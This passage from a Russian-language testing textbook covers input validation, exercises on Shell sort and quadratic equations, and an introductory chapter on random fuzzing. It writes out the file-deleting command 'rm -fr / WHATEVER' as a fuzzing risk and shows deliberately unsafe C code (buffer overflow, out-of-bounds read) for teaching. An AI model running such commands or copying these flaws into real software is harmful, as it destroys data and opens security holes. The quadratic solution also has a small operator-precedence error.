В результате выводится сообщение об ошибке с исключением `TimeoutError`. Оно показывает *стек вызовов* функций и строк, активных в момент ошибки. В самом низу находится последняя выполненная строка, выше перечислены вызовы функций — в нашем случае вплоть до `my_sqrt(x)`.

Мы не хотим, чтобы программа завершалась исключением. Поэтому внешний ввод необходимо должным образом проверять. Например:

```
def sqrt_program(arg: str) -> None: # type: ignore
    x = int(arg)
    if x < 0:
        print("Illegal Input")
    else:
        print('The root of', x, 'is', my_sqrt(x))
```

Теперь можно быть уверенным, что `my_sqrt()` вызывается только в соответствии со своей спецификацией:

```
sqrt_program("-1")
```

Illegal Input

Но что произойдёт, если передать `sqrt_program()` не число? Попытка преобразовать произвольную строку также приводит к ошибке времени выполнения:

```
from ExpectError import ExpectError
```

```
with ExpectError():
    sqrt_program("xyzy")
```

Здесь возбуждается `ValueError`, поскольку строку `xyzy` невозможно преобразовать в целое число. Следующая версия проверяет и такие неправильные данные:

```
def sqrt_program(arg: str) -> None: # type: ignore
    try:
        x = float(arg)
    except ValueError:
        print("Illegal Input")
    else:
        if x < 0:
            print("Illegal Number")
        else:
            print('The root of', x, 'is', my_sqrt(x))
```

```
sqrt_program("4")
```

The root of 4.0 is 2.0

```
sqrt_program("-1")
```

Illegal Number

```
sqrt_program("xyzy")
```

Illegal Input

Итак, на системном уровне программа должна корректно обрабатывать любые входные данные, никогда не переходя в неконтролируемое состояние. Для программистов это, конечно, дополнительная нагрузка: им приходится обеспечивать устойчивость программы при любых обстоятельствах. Но при генерации программных тестов эта нагрузка превращается в *преимущество*: если программа способна обработать любые данные, пусть даже выдавая строго определённые сообщения об ошибках, мы можем *передавать ей любые данные*. Однако при вызове функции со сгенерированными значениями необходимо *точно знать её предусловия*.

Ограничения тестирования

Как бы тщательно мы ни тестировали программу, следует помнить, что всегда проверяется лишь *конечное* множество входных данных. Поэтому могут существовать *непроверенные* значения, на которых функция по-прежнему завершится неудачно.

Например, вычисление $\sqrt{0}$ с помощью `my_sqrt()` приводит к делению на ноль:

```
with ExpectError():
    root = my_sqrt(0)
```

В результате возбуждается `ZeroDivisionError: float division by zero`.

До сих пор тесты не проверяли это условие. Поэтому программа, рассчитывающая на равенство $\sqrt{0} = 0$, неожиданно завершится с ошибкой. Даже если бы генератор создавал числа в диапазоне

0–1 000 000, а не 1–1 000 000, вероятность случайно получить ноль составляла бы всего один шанс из миллиона. Если поведение функции радикально меняется лишь для нескольких отдельных значений, простое случайное тестирование вряд ли их обнаружит.

Конечно, функцию можно исправить: документировать допустимые значения x и отдельно обработать случай $x = 0$:

```
def my_sqrt_fixed(x):
    assert 0 <= x
    if x == 0:
        return 0
    return my_sqrt(x)
```

Теперь $\sqrt{0} = 0$ вычисляется правильно:

```
assert my_sqrt_fixed(0) == 0
```

Недопустимые значения приводят к исключению:

```
with ExpectError():
    root = my_sqrt_fixed(-1)
```

Здесь ожидаемо возбуждается `AssertionError`.

Тем не менее нужно помнить: обширное тестирование способно дать высокую уверенность в правильности программы, но не гарантирует, что все будущие запуски окажутся успешными. Даже проверка во время выполнения, контролирующая каждый результат, гарантирует лишь следующее: *если* результат получен, он будет правильным. Нет гарантии, что будущий запуск не завершится неудачной проверкой. На момент написания этой главы автор *считает*, что `my_sqrt_fixed(x)` правильно вычисляет $\sqrt{x}$ для всех конечных чисел x , но не может быть в этом уверен.

Для метода Ньютона — Рафсона всё ещё есть неплохая возможность действительно *доказать* правильность реализации: она проста, а математическая основа хорошо изучена. Увы, это справедливо лишь для немногих областей. Если мы не собираемся строить полноценные доказательства корректности, лучшее, что может дать тестирование, — это:

1. проверять программу на нескольких хорошо подобранных входных данных;
2. тщательно и автоматически проверять результаты.

Именно этим посвящена оставшаяся часть книги: методам всестороннего тестирования программ и проверки правильности их состояния. Приятного чтения!

Итоги

- Цель тестирования — выполнить программу так, чтобы обнаружить ошибки.
- Выполнение и генерацию тестов, а также проверку результатов можно автоматизировать.
- Тестирование *неполно*: оно не даёт стопроцентной гарантии отсутствия ошибок в коде.

Следующие шаги

Теперь можно перейти к фаззингу — тестированию программ случайными входными данными.

Приятного чтения!

Дополнительные сведения

Существует множество работ по тестированию и анализу программного обеспечения.

- Современный, полный и доступный в Интернете учебник — [*Effective Software Testing: A Developer's Guide*](#) [Aniche2022]. Авторы настоятельно рекомендуют его.
- В качестве введения в предмет авторы также рекомендуют *Software Testing and Analysis* [Pezze2008]. Его выраженная техническая направленность отлично соответствует методологии этой книги.
- К числу других обязательных работ с комплексным взглядом на тестирование, включая психологию и организацию процесса, относятся *The Art of Software Testing* [Myers2004] и *Software Testing Techniques* [Beizer1990].

Упражнения

Упражнение 1. Знакомство с блокнотами и Python

Первое упражнение поможет познакомиться с блокнотами и Python, чтобы вы могли запускать примеры из книги и проводить собственные эксперименты. Ниже перечислено несколько начальных заданий.

Начальный уровень: запуск блокнотов в браузере

Самый простой способ получить доступ к коду — запускать его в браузере.

1. На веб-странице откройте верхнее меню и выберите Resources → Edit as Notebook.
2. После короткого ожидания в браузере откроется Jupyter Notebook с текущей главой.
3. Материал можно прокручивать как обычно, а любой пример кода — редактировать и запускать сочетанием **Shift + Return**.
4. Примеры обычно зависят от предыдущего кода, поэтому сначала выполняйте предшествующие ячейки.
5. Изменения не сохраняются, если только вы не сохраните блокнот на диск.

Справка по Jupyter Notebook доступна в меню Help веб-страницы.

Продвинутый уровень: запуск кода Python на своём компьютере

Этот способ удобен для более серьёзных изменений, если вы не хотите работать с Jupyter.

1. На веб-странице откройте верхнее меню и выберите Resources → Download Code.
2. Код главы загрузится как один файл Python с расширением .py, который можно сохранить на компьютере.
3. Откройте файл, изменяйте его и запускайте примеры в предпочитаемой среде Python.
4. Особенно важно, что файл можно импортировать в собственный код и повторно использовать функции, классы и другие компоненты.

Справка по Python доступна в меню Help веб-страницы.

Профессиональный уровень: локальный запуск блокнотов

Этот вариант подходит тем, кто хочет работать с Jupyter на своём компьютере. Он позволяет запускать и более сложные примеры, включая графический вывод.

1. На веб-странице откройте верхнее меню и выберите Resources → All Notebooks.
2. Все блокноты Jupyter загрузятся как набор файлов .ipynb, который можно сохранить на компьютере.
3. Откройте их в Jupyter Notebook или JupyterLab, изменяйте и запускайте. Для навигации по книге используйте блокнот 00_Table_of_Contents.ipynb.
4. Отдельный блокнот можно скачать через Resources → Download Notebook, но для его запуска остальные блокноты уже должны находиться на компьютере.

Справка по Jupyter Notebook доступна в меню Help веб-страницы.

Уровень босса: внесите свой вклад

Этот вариант пригодится, если вы хотите предложить исправления или другие материалы. Он также открывает доступ к самой свежей версии книги.

1. На веб-странице откройте верхнее меню и выберите Resources → GitHub Repo.
2. Откроется репозиторий GitHub со всеми исходными материалами книги, включая последние версии блокнотов.
3. *Клонируйте* репозиторий на диск, чтобы получить самую новую версию.
4. На странице GitHub можно сообщать о проблемах и отправлять запросы на включение изменений.
5. Команда `git pull` обновит локальную копию репозитория.

Если вы хотите предложить код или текст, ознакомьтесь с руководством для авторов.

Упражнение 2. Тестирование сортировки Шелла

Рассмотрим следующую реализацию [сортировки Шелла](#), которая принимает список элементов и, предположительно, сортирует его:

```
def shellsort(elems):
    sorted_elems = elems.copy()
    gaps = [701, 301, 132, 57, 23, 10, 4, 1]
    for gap in gaps:
        for i in range(gap, len(sorted_elems)):
            temp = sorted_elems[i]
            j = i
            while j >= gap and sorted_elems[j - gap] > temp:
                sorted_elems[j] = sorted_elems[j - gap]
                j -= gap
            sorted_elems[j] = temp

    return sorted_elems
```

Первый тест показывает, что `shellsort()`, возможно, действительно работает:

```
shellsort([3, 2, 1])

[1, 2, 3]
```


В качестве аргумента `elems`, копируемого в `sorted_elems`, и для фиксированного набора `gaps` реализация использует *списки*. В других языках списки подобны *массивам*:

```
a = [5, 6, 99, 7]
print("First element:", a[0], "length:", len(a))

First element: 5 length: 4
```

Функция `range()` возвращает итерируемую последовательность элементов. Она часто применяется с циклами `for`, как в приведённой реализации:

```
for x in range(1, 5):
    print(x)

1
2
3
4
```

Часть 1. Ручные тестовые случаи

Ваша задача — тщательно протестировать `shellsort()` на разнообразных входных данных.

Сначала напишите инструкции `assert` с несколькими ручными тестовыми случаями. Подберите их так, чтобы охватить крайние случаи. Для сравнения двух списков используйте `==`.

Решение. Вот несколько выбранных тестов:

```
# Standard lists
assert shellsort([3, 2, 1]) == [1, 2, 3]
assert shellsort([1, 2, 3, 4]) == [1, 2, 3, 4]
assert shellsort([6, 5]) == [5, 6]

# Check for duplicates
assert shellsort([2, 2, 1]) == [1, 2, 2]

# Empty list
assert shellsort([]) == []
```

Часть 2. Случайные входные данные

Теперь создавайте случайные списки и передавайте их в `shellsort()`. Следующие вспомогательные предикаты проверяют, что результат, во-первых, отсортирован, а во-вторых, является перестановкой исходного списка:

```
def is_sorted(elems):
    return all(elems[i] <= elems[i + 1] for i in range(len(elems) - 1))

is_sorted([3, 5, 9])

True

def is_permutation(a, b):
    return len(a) == len(b) and all(a.count(elem) == b.count(elem) for elem in a)

is_permutation([3, 2, 1], [1, 3, 2])

True
```

Создайте генератор случайных списков. Пустой список записывается как `[]`, а `elems.append(x)` добавляет в `elems` элемент `x`. Используйте приведённые вспомогательные функции для оценки результата. Сгенерируйте и протестируйте 1 000 списков.

Решение. Простой генератор случайных списков:

```
def random_list():
    length = random.randint(1, 10)
    elems = []
    for i in range(length):
        elems.append(random.randint(0, 100))
    return elems
```

Пример его результата:

```
random_list()

[61, 23, 61, 68]
```

Проверка одного списка выглядит так:

```
elems = random_list()
print(elems)
sorted_elems = shellsort(elems)
print(sorted_elems)
assert is_sorted(sorted_elems) and is_permutation(sorted_elems, elems)
```

А так выглядит тест для 1 000 списков:

```
for i in range(1000):
    elems = random_list()
    sorted_elems = shellsort(elems)
    assert is_sorted(sorted_elems) and is_permutation(sorted_elems, elems)
```

Упражнение 3. Решение квадратного уравнения

Для уравнения $ax^2 + bx + c = 0$ требуется найти значения x по заданным a , b и c . Следующий код должен решать эту задачу с помощью формулы

Формула: $x = \frac{-b \pm \sqrt{b^2 - 4ac}}{2a}$

```
def quadratic_solver(a, b, c):
    q = b * b - 4 * a * c
    solution_1 = (-b + my_sqrt_fixed(q)) / (2 * a)
    solution_2 = (-b - my_sqrt_fixed(q)) / (2 * a)
    return (solution_1, solution_2)

quadratic_solver(3, 4, 1)

(-0.3333333333333333, -1.0)
```

Однако эта реализация неполна. Можно:

1. вызвать деление на ноль;
2. нарушить предусловие `my_sqrt_fixed()`.

Как это сделать и как предотвратить обе ошибки?

Часть 1. Поиск входных данных, вызывающих ошибки

Для каждого из двух случаев подберите значения a , b и c , вызывающие ошибку.

Решение. Вот два подходящих набора:

```
with ExpectError():
    print(quadratic_solver(3, 2, 1))
```

Первый вызывает `AssertionError`, поскольку дискриминант отрицателен.

```
with ExpectError():
    print(quadratic_solver(0, 0, 1))
```

Второй вызывает ZeroDivisionError.

Часть 2. Исправление проблемы

Дополните код, чтобы он обрабатывал эти случаи. Для несуществующих значений возвращайте None.

Решение. Следующая версия quadratic_solver() учитывает все крайние случаи:

```
def quadratic_solver_fixed(a, b, c):
    if a == 0:
        if b == 0:
            if c == 0:
                # Actually, any value of x
                return (0, None)
            else:
                # No value of x can satisfy c = 0
                return (None, None)
        else:
            return (-c / b, None)

    q = b * b - 4 * a * c
    if q < 0:
        return (None, None)

    if q == 0:
        solution = -b / 2 * a
        return (solution, None)

    solution_1 = (-b + my_sqrt_fixed(q)) / (2 * a)
    solution_2 = (-b - my_sqrt_fixed(q)) / (2 * a)
    return (solution_1, solution_2)
```

Для обоих проблемных наборов она возвращает (None, None).

Часть 3. Дополнительный вопрос

Какова вероятность обнаружить эти условия с помощью случайных данных? Если выполнять миллиард тестов в секунду, сколько в среднем придётся ждать срабатывания ошибки?

Решение. Рассмотрим приведённый код. Если выбирать a, b и c из полного диапазона 32-битных целых чисел, вероятность уже первого условия — одновременного равенства a и b нулю — составляет $p = 1 / (2^{32} \times 2^{32})$, то есть один шанс из 18,4 квинтиллиона:

```
combinations = 2 ** 32 * 2 ** 32
combinations

18446744073709551616
```

Сколько лет придётся ждать при миллиарде тестов в секунду?

```
tests_per_second = 1000000000
seconds_per_year = 60 * 60 * 24 * 365.25
tests_per_year = tests_per_second * seconds_per_year
combinations / tests_per_year

584.5420460906264
```

В среднем ждать пришлось бы 584 года. Очевидно, чисто случайного выбора недостаточно в качестве единственной стратегии тестирования.

Упражнение 4. К бесконечности и далее

Мы утверждали, что `my_sqrt_fixed(x)` работает для всех *конечных* чисел x . Что произойдёт, если присвоить x значение *infty* — бесконечность? Проверьте сами.

Решение. Вызов `my_sqrt_fixed( infty )` завершается по тайм-ауту. Причина в том, что деление *infty* на любое конечное число, выполняемое методом Ньютона — Рафсона, снова даёт *infty*, и программа застревает в бесконечном цикле:

```
from ExpectError import ExpectTimeout

infinity = float('inf') # that's how to get an infinite number

with ExpectTimeout(1):
    y = my_sqrt_fixed(infinity)
```

Вывод: тестируя программу на числах, всегда включайте крайние значения.

Часть II. Лексический фаззинг

Эта часть знакомит с генерацией тестов на *лексическом* уровне, то есть с составлением последовательностей символов.

- Глава «Фаззинг: ломаем программы случайными входными данными» начинается с одного из простейших методов генерации тестов: фаззер передаёт программе *строку случайных символов* в надежде обнаружить сбой.
- В главе «Покрытие кода» эффективность тестов оценивается по *покрытию кода*, то есть по тому, какие части программы действительно выполняются во время тестового запуска. Измерение покрытия важно и для генераторов, стремящихся выполнить как можно больше кода.
- Глава «Мутационный фаззинг» показывает, как *изменять* существующие входные данные, чтобы исследовать новое поведение. В ней создаются мутации и направляются к ещё не покрытому коду с применением основных идей популярного фаззера AFL.
- «Фаззинг серого ящика» развивает идею мутации входных данных, используя статистические оценки для направления генерации тестов к вероятным ошибкам.
- «Фаззинг на основе поиска» идёт ещё дальше и вводит поисковые алгоритмы для систематической генерации тестовых данных программы.
- «Мутационный анализ» внедряет в код искусственные дефекты — мутации — и проверяет, обнаруживают ли их тесты. Если тесты не находят мутации, то, вероятно, они не найдут и настоящие ошибки.

Фаззинг: ломаем программы случайными входными данными

В этой главе мы начнём с одного из простейших методов генерации тестов. Основная идея случайной генерации текста, также известной как *фаззинг*, состоит в том, чтобы передать программе *строку случайных символов* в надежде обнаружить сбой.

Предварительные требования

- Следует знать основы тестирования программного обеспечения, например материал главы [«Введение в тестирование программного обеспечения»](#).
- Необходимо достаточно хорошо понимать Python; подойдёт [официальное руководство](#).

Сделаем эти требования явными. Сначала импортируем стандартный пакет для работы с блокнотами и используемые типы:

```
import bookutils.setup
from typing import Dict, Tuple, Union, List, Any
```

Затем явно импортируем предыдущую главу и тем самым объявляем зависимость от неё:

```
import Intro_Testing
```

Краткое содержание

Чтобы использовать код этой главы, импортируйте нужный идентификатор:

```
from fuzzingbook.Fuzzer import <identifier>
```

В главе представлены два важных класса, описанных в разделе [«Архитектура фаззинга»](#):

- Fuzzer — базовый класс фаззеров;
- Runner — базовый класс тестируемых программ.

Фаззеры

Fuzzer — базовый класс фаззеров, а RandomFuzzer — его простая реализация. Метод fuzz() объекта Fuzzer возвращает строку со сгенерированными входными данными.

```
random_fuzzer = RandomFuzzer()
random_fuzzer.fuzz()

'%$<1&<%=!"83?+)9:++9138 42/ "7;0-,)06 "1(2;6>?99$%7!!*#96=>2&-/(5*)=$;0$$+;<12"?30&'
```

Конструктор RandomFuzzer() принимает несколько именованных аргументов:

```
print(RandomFuzzer.__init__.__doc__)

Produce strings of `min_length` to `max_length` characters
in the range [`char_start`, `char_start` + `char_range`)

random_fuzzer = RandomFuzzer(
    min_length=10, max_length=20, char_start=65, char_range=26
)
random_fuzzer.fuzz()

'XGZVDDPZOOW'
```

Исполнители

Fuzzer можно связать с объектом Runner, который получает сгенерированные строки. Результат состоит из зависящего от класса *состояния* и *исхода* (PASS, FAIL или UNRESOLVED). PrintRunner просто печатает полученные данные:

```
print_runner = PrintRunner()
random_fuzzer.run(print_runner)

EQYGAXPTVPJGTYHXFJ

('EQYGAXPTVPJGTYHXFJ', 'UNRESOLVED')
```

ProgramRunner передаёт сгенерированные данные внешней программе. Результат — пара из состояния программы, представленного экземпляром CompletedProcess, и исхода (PASS, FAIL или UNRESOLVED):

```
cat = ProgramRunner('cat')
random_fuzzer.run(cat)

(CompletedProcess(args='cat', returncode=0, stdout='BZOQTXFBTEOVYX', stderr=''),
 'PASS')
```

Задание по тестированию

Фаззинг родился «тёмной и бурной осенней ночью 1988 года» [Takanen2008]. Профессор Бартон Миллер сидел в своей квартире в Мадисоне, штат Висконсин, подключившись к университетскому компьютеру по телефонной линии со скоростью 1 200 бод. Гроза создавала помехи, из-за которых команды UNIX на обоих концах соединения получали искажённые данные и аварийно завершались. Частые сбои удивили Миллера: разве программы не должны быть устойчивее? Как учёный, он решил исследовать масштаб и причины проблемы. Для студентов Висконсинского университета в Мадисоне он подготовил *задание по программированию*, в рамках которого они создали первые фаззеры.

В [задании](#) говорилось:

Цель проекта — оценить устойчивость различных утилит UNIX при непредсказуемом потоке входных данных. [...] Сначала вы создадите *фазз-генератор* — программу, выдающую случайный поток символов. Затем с его помощью вы атакуете как можно больше утилит UNIX, пытаясь вывести их из строя.

В этом задании заключена сущность фаззинга: *создавайте случайные входные данные и смотрите, не сломают ли они что-нибудь*. Просто дайте ему поработать достаточно долго — и увидите.

Простой фаззер

Попробуем выполнить это задание и построить фазз-генератор. Он будет создавать случайные символы, добавлять их в строковый буфер out, а затем возвращать полученную строку.

В реализации используются следующие возможности и функции Python:

- `random.randrange(start, end)` возвращает случайное число из диапазона `[ start, end )`;

- `range(start, end)` создаёт итератор целых чисел из диапазона `[ start, end )`, который можно использовать подобно списку;
- `for elem in list:` `body` выполняет `body` в цикле, последовательно присваивая `elem` каждое значение из `list`;
- `for i in range(start, end):` `body` выполняет `body` в цикле для `i` от `start` до `end - 1`;
- `chr(n)` возвращает символ с кодом ASCII `n`.

Чтобы использовать случайные числа, импортируем соответствующий модуль:

```
import random
```

Вот сама функция `fuzzer()`:

```
def fuzzer(max_length: int = 100, char_start: int = 32,
           char_range: int = 32) -> str:
    """A string of up to `max_length` characters
       in the range [`char_start`, `char_start` + `char_range`)]"""
    string_length = random.randrange(0, max_length + 1)
    out = ""
    for i in range(0, string_length):
        out += chr(random.randrange(char_start, char_start + char_range))
    return out
```

С аргументами по умолчанию она возвращает строку случайных символов:

```
fuzzer()

'!7#%"*#0=$;%6*>;>638:*>80"=</>(/*:- (2<4 !:5*6856&?"11<7+%<%7,4.8,*+&,,$,. "'
```

Барт Миллер назвал такие случайные неструктурированные данные словом *fuzz*. Представьте, что эта строка передана программе, ожидающей определённый формат — например, список значений через запятую или адрес электронной почты. Сможет ли программа без проблем обработать такой ввод?

Если этот пример уже кажется интересным, учтите, что фаззер легко настроить на другие типы данных. Например, `fuzzer()` может создавать последовательности строчных латинских букв. Функция `ord(c)` возвращает код ASCII символа `c`:

```
fuzzer(1000, ord('a'), 26)
```

Результатом будет строка длиной до тысячи символов, состоящая только из букв от `a` до `z`. Предположим, программа ожидает на входе идентификатор. Рассчитана ли она на настолько длинные идентификаторы?

А следующий вызов создаёт строки с произвольными длинными десятичными числами:

```
fuzzer(100, ord('0'), 10)

'905902398493166953126081485047020401153418590518545517740565959745145909835837'
```

Фаззинг внешних программ

Посмотрим, что произойдёт, если действительно вызвать внешнюю программу со сгенерированными данными. Сделаем это в два этапа: сначала создадим *входной файл* со случайными тестовыми данными, а затем передадим его выбранной программе.

Создание входных файлов

Получим имя временного файла, чтобы не засорять файловую систему:


```
import os
import tempfile

basename = "input.txt"
tempdir = tempfile.mkdtemp()
FILE = os.path.join(tempdir, basename)
print(FILE)

/var/folders/n2/xd9445p97rb3xh7m1dfx8_4h0006ts/T/tmp33gvbu2n/input.txt
```

Теперь файл можно открыть для записи. Функция Python `open()` открывает файл, в который затем записывается произвольное содержимое. Обычно она используется вместе с инструкцией `with`, гарантирующей закрытие файла сразу после того, как он перестанет быть нужен:

```
data = fuzzer()
with open(FILE, "w") as f:
    f.write(data)
```

Убедимся, что файл действительно создан, прочитав его содержимое:

```
contents = open(FILE).read()
print(contents)
assert(contents == data)

<?6&" !3'7-5>18%55*,5
```

Запуск внешних программ

Получив входной файл, можно запустить обрабатывающую его программу. Для примера протестируем калькулятор `bc`, который принимает арифметическое выражение и вычисляет его.

Для запуска `bc` используем модуль Python `subprocess`:

```
import os
import subprocess

program = "bc"
with open(FILE, "w") as f:
    f.write("2 + 2\n")
result = subprocess.run([program, FILE],
                        stdin=subprocess.DEVNULL,
                        stdout=subprocess.PIPE,
                        stderr=subprocess.PIPE,
                        universal_newlines=True) # Will be "text" in Python 3.7
```

Объект `result` позволяет проверить вывод программы. Для `bc` это результат вычисления арифметического выражения:

```
result.stdout

'4\n'
```

Можно проверить и код завершения. Ноль означает, что программа завершилась штатно:

```
result.returncode

0
```

Все сообщения об ошибках находятся в `result.stderr`:

```
result.stderr

''
```

Вместо `bc` можно указать любую программу. Однако если она способна изменять или повреждать систему, существует реальный риск, что случайные данные будут содержать именно такие команды.

Вероятность опасного ввода выше, чем может показаться. Например, удаление /, корня всей файловой системы, уничтожит всю файловую систему; удаление ., текущего каталога, уничтожит находящиеся в нём файлы.

Вероятность получить строку длиной ровно один символ равна $1/101$. Длина выбирается вызовом `random.randrange(0, max_length + 1)`, а значение `max_length` по умолчанию равно 100. Таким образом, равновероятно выбирается одно из 101 значений в диапазоне от 0 до 100 включительно.

Чтобы получить / или ., нужна строка длиной один символ с вероятностью $1/101$, а затем один из двух подходящих символов с вероятностью $2/32$:

```
1/101 * 2/32
0.0006188118811881188
```

При стандартных параметрах символ ~, обозначающий домашний каталог, появиться не может: вероятность равна $0/32$. Символы создаются вызовом `chr(random.randrange(char_start, char_start + char_range))`, где по умолчанию `char_start = 32`, а `char_range = 32`. Кодовая точка ~ равна 126 и не входит в диапазон `[32, 64)`.

Если изменить `char_range` так, чтобы диапазон охватывал ~, появляется дополнительный опасный вариант удаления домашнего каталога.

На практике опасной может оказаться и более длинная строка, если второй символ — пробел. Например, команда `rm -fr / WHATEVER` сначала обработает /, а уже затем всё последующее. При стандартном диапазоне первый символ может быть / или ., то есть вероятность равна $2/32$. Вероятность пробела на второй позиции — $1/32$. Вероятность получить хотя бы два символа составляет $99/101$, поскольку исключаются только длины 0 и 1. Итого:

```
2/32 * 1/32 * 99/101
0.0019144492574257425
```

Поскольку фазз-тесты обычно выполняются миллионы раз, рисковать нельзя. Запускайте фаззеры в безопасной среде, которую можно в любой момент сбросить, например в контейнере Docker.

Длительный фаззинг

Передадим тестируемой программе большое количество входных данных и посмотрим, не вызовет ли какой-либо из них сбой. Все результаты сохраним в `runs` как пары из входных данных и фактического результата. Выполнение может занять некоторое время.

```
trials = 100
program = "bc"

runs = []

for i in range(trials):
    data = fuzzer()
    with open(FILE, "w") as f:
        f.write(data)
    result = subprocess.run([program, FILE],
                           stdin=subprocess.DEVNULL,
                           stdout=subprocess.PIPE,
                           stderr=subprocess.PIPE,
                           universal_newlines=True)
    runs.append((data, result))
```

Теперь по `runs` можно вычислять статистику. Например, подсчитаем число запусков без сообщений об ошибке. Здесь используется *генератор списка*: форма *выражение* `for элемент in список if условие` возвращает вычисленные выражения для тех элементов списка, где условие истинно. В

данном случае выражение равно 1, а `sum()` складывает все единицы.

```
sum(1 for (data, result) in runs if result.stderr == "")
9
```

Большинство данных оказалось недопустимым, что неудивительно: случайная строка редко является правильным арифметическим выражением.

Рассмотрим первое сообщение об ошибке:

```
errors = [(data, result) for (data, result) in runs if result.stderr != ""]
(first_data, first_result) = errors[0]

print(repr(first_data))
print(first_result.stderr)

'5&8>"86,?"/7!1%5-**&-$&)$91;"21(\ '8"(%$4,("&!67%89$!..?*(96(28$=6029:<:$(6 !-+2622(&4'

Parse error: bad character '&'
.../input.txt:1
```

Проверим, встречаются ли сообщения помимо `illegal character`, `parse error` и `syntax error`, например `crash` или `you found a fatal bug`:

```
[result.stderr for (data, result) in runs if
result.stderr != ""
and "illegal character" not in result.stderr
and "parse error" not in result.stderr
and "syntax error" not in result.stderr]
```

В полученном наборе остаются лишь разнообразные сообщения синтаксического анализатора `bc`: о недопустимых символах, выражениях, лексемах и левой части присваивания.

Возможно, сбой проявится как ненулевой код завершения `bc`. Подсчитаем такие запуски:

```
sum(1 for (data, result) in runs if result.returncode != 0)
91
```

Оставим тест `bc` работать подольше, а пока посмотрим, как обстояли дела в 1989 году.

Ошибки, которые находят фаззеры

Когда Миллер и его студенты запустили первые фаззеры в 1989 году, результат оказался тревожным: проблемы обнаружались примерно у **трети протестированных утилит UNIX** — при случайном вводе они аварийно завершались, зависали или иным образом давали сбой [Miller1990]. Среди них была и программа `bc`. Приведённая выше версия `bc` — [современная реализация](#), автор которой является [убеждённым сторонником фаззинга](#).

Многие из этих утилит UNIX применялись в сценариях, обрабатывавших в том числе сетевые данные, поэтому результат был особенно опасным. Программисты быстро начали создавать и запускать собственные фаззеры, исправлять найденные ошибки и больше не доверять внешнему вводу.

Какие именно проблемы выявил эксперимент Миллера? Оказалось, что ошибки, совершавшиеся программистами в 1990 году, продолжают совершаться и сегодня.

Переполнения буфера

Во многих программах заданы максимальные размеры входных данных и их элементов. В языках вроде C эти границы легко превысить так, что ни программа, ни программист этого не заметят. Возникает так называемое **переполнение буфера**. Например, следующий код без возражений копирует строку `input` в `weekday`, даже если в `input` больше восьми символов:

```
char weekday[9]; // 8 characters + trailing '\0' terminator
strcpy (weekday, input);
```

По иронии судьбы код ломается уже на строке "Wednesday" длиной девять символов. Лишние символы — здесь 'y' и завершающий строку '\0' — записываются в память после `weekday`, вызывая произвольные последствия. Например, там может находиться логическая символьная переменная, которая неожиданно изменится с 'n' на 'y'. Фаззинг легко создаёт сколь угодно длинные входные данные и их элементы.

Смоделируем такое поведение в Python:

```
def crash_if_too_long(s):
    buffer = "Thursday"
    if len(s) > len(buffer):
        raise ValueError
```

Функция быстро завершается ошибкой:

```
from ExpectError import ExpectError

trials = 100
with ExpectError():
    for i in range(trials):
        s = fuzzer()
        crash_if_too_long(s)
```

Строка `with ExpectError()` обеспечивает вывод сообщения, после чего выполнение продолжается. Так ожидаемая ошибка отличается от неожиданных ошибок в других примерах.

Отсутствующие проверки ошибок

Во многих языках нет исключений; вместо них функции при необычных обстоятельствах возвращают специальные **коды ошибок**. Например, функция C `getchar()` обычно возвращает символ из стандартного ввода, а когда данные заканчиваются — специальное значение EOF (*end of file*, конец файла). Предположим, программист ищет следующий пробел, читая символы с помощью `getchar()`:

```
while (getchar() != ' ');
```

Что случится, если вход закончится раньше, что вполне возможно при фаззинге? `getchar()` вернёт EOF и будет возвращать его при каждом последующем вызове; приведённый код войдёт в бесконечный цикл.

Смоделируем пропущенную проверку. Эта функция фактически зависнет, если во входной строке нет пробела:

```
def hang_if_no_space(s):
    i = 0
    while True:
        if i < len(s):
            if s[i] == ' ':
                break
        i += 1
```

С помощью механизма тайм-аута из введения в тестирование функцию можно прервать. После нескольких случайных строк она действительно зависает:

```
from ExpectError import ExpectTimeout
```

```

trials = 100
with ExpectTimeout(2):
    for i in range(trials):
        s = fuzzer()
        hang_if_no_space(s)

```

Конструкция `with ExpectTimeout()` прерывает заключённый в ней код через две секунды и печатает сообщение об ошибке.

Необычные числа

Фаззинг легко создаёт во входных данных **необычные значения**, вызывающие самое разное интересное поведение. Рассмотрим код на C, который сначала читает размер буфера, а затем выделяет буфер заданного размера:

```

char *read_input() {
    size_t size = read_buffer_size();
    char *buffer = (char *)malloc(size);
    // fill buffer
    return (buffer);
}

```

Что произойдёт, если `size` окажется очень большим и превысит доступную память? Если размер меньше числа следующих символов? Если он отрицателен? Подстановка случайного числа способна причинить самые разные повреждения.

Это поведение также легко смоделировать в Python. Функция `collapse_if_too_large()` завершается ошибкой, если переданная строка после преобразования в целое число оказывается слишком большой:

```

def collapse_if_too_large(s):
    if int(s) > 1000:
        raise ValueError

```

Попросим `fuzzer()` создать строку цифр:

```

long_number = fuzzer(100, ord('0'), 10)
print(long_number)

7056414967099541967374507745748918952640135045

```

При передаче такого числа в `collapse_if_too_large()` функция сразу даст сбой:

```

with ExpectError():
    collapse_if_too_large(long_number)

```

Если бы мы действительно попытались выделить настолько большой объём памяти, быстрое завершение было бы лучшим исходом. В реальности нехватка памяти может радикально замедлить систему вплоть до полной потери отзывчивости, когда остаётся только перезапуск.

Можно возразить, что всё это следствия плохого программирования или плохих языков. Однако ежедневно программировать начинают тысячи людей, и все они даже сегодня снова и снова совершают одни и те же ошибки.

Обнаружение ошибок

Создав первый фаззер, Миллер и его студенты легко замечали ошибки по аварийному завершению или зависанию программы. Если сбой проявляется тоньше, требуются дополнительные проверки.

Универсальные средства проверки

Рассмотренные выше переполнения буфера — частный случай более общей проблемы. В С и С++ программа может обращаться к произвольным областям памяти, в том числе неинициализированным, уже освобождённым или вовсе не относящимся к структуре данных. Такая свобода необходима при разработке операционной системы и полезна для максимальной производительности и контроля, но опасна с точки зрения ошибок. К счастью, существуют средства, обнаруживающие подобные проблемы во время выполнения; особенно хорошо они сочетаются с фаззингом.

Проверка обращений к памяти

Для выявления проблемных обращений программы на С можно запускать в специальных средах *проверки памяти*. Во время выполнения они контролируют каждую операцию с памятью и определяют, обращается ли она к допустимой и инициализированной области. Популярный пример — [LLVM AddressSanitizer](#), обнаруживающий целый класс потенциально опасных нарушений безопасности памяти. В следующем примере простая программа на С компилируется с этим средством, после чего чтение за пределами выделенной памяти вызывает ошибку.

```
#include <stdlib.h>
#include <string.h>

int main(int argc, char** argv) {
    /* Create an array with 100 bytes, initialized with 42 */
    char *buf = malloc(100);
    memset(buf, 42, 100);

    /* Read the N-th element, with N being the first command-line argument */
    int index = atoi(argv[1]);
    char val = buf[index];

    /* Clean up memory so we don't leak */
    free(buf);
    return val;
}
```

